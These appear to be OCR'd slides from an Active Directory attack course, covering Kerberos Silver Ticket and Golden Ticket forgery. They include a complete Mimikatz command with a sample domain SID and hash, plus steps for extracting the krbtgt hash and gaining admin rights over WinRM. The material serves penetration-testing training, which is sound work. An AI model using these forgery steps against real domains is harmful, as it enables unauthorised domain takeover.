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
Silver Ticket



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Silver Ticket

Steps:

1. Deploy Mimikatz
2. Use the command such as: mimikatz “kerberos::golden /admin:LukeSkywalker /id:1106 /domain:lab.adsecurity.org /sid:S-1-5-21-1473643419-774954089-2222329127 /target:adsmswin2k8r2.lab.adsecurity.org /rc4:d7e2b80507ea074ad59f152a1ba20458 /service:cifs /ptt” exit
3. Obtain the “silver ticket”

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

Silver Ticket





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Get information needed such as domain, SID, target username, target FQDN, NTLM hash, Kerberos SPN

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
Create a Silver Ticket for the “http” service and “wsman” service to gain admin rights to WinRM and/or PowerShell Remoting on the target system.



Attack Tutorial Kerberos Silver Ticket

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Golden Ticket

- **What:** Forged TGT (< 10 yrs)
- **Why:** Impersonate a domain admin (unrestricted access to the domain)
- **How:** Mimikatz + KRBTGT hash

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Golden Ticket

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

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
Extracting the krbtgt account's password NTLM hash.



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
Use Mimikatz to forge golden ticket that automatically gets injected in current logon session's memory



Attack Tutorial Golden Ticket

Unfortunately, the rest of the material was based on proprietary and non-public information

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References

Credits

The following are some videos that were shown that you can repeat/refer to at your own time:

- https://www.youtube.com/watch?v=Fg2gvk0qgjM
- https://www.youtube.com/watch?v=t0pCiPXB5XA
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- https://www.youtube.com/watch?v=f6SleGakcE0
- https://www.youtube.com/watch?v=pe5QBGhqAJM

This reconduct uses materials from:

- SANS 560.5: Domain Domination and Web App Pen Testing
- Offensive Security's OSCP training
- Alvin Lim's Brownbag on Common Attacks on Active Directory last year

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

Post-course exercise

A free virtual machine to take home …

1. Download the ZIP file from https://www.paramountdefenses.com/vm/AD-Security.zip
2. Download VMware Player at https://www.vmware.com/go/getplayer-win
3. Extract the ZIP file
4. Create a folder named “Virtual Machines” in the “My Documents” folder
5. Move all contents of the ZIP file into the folder





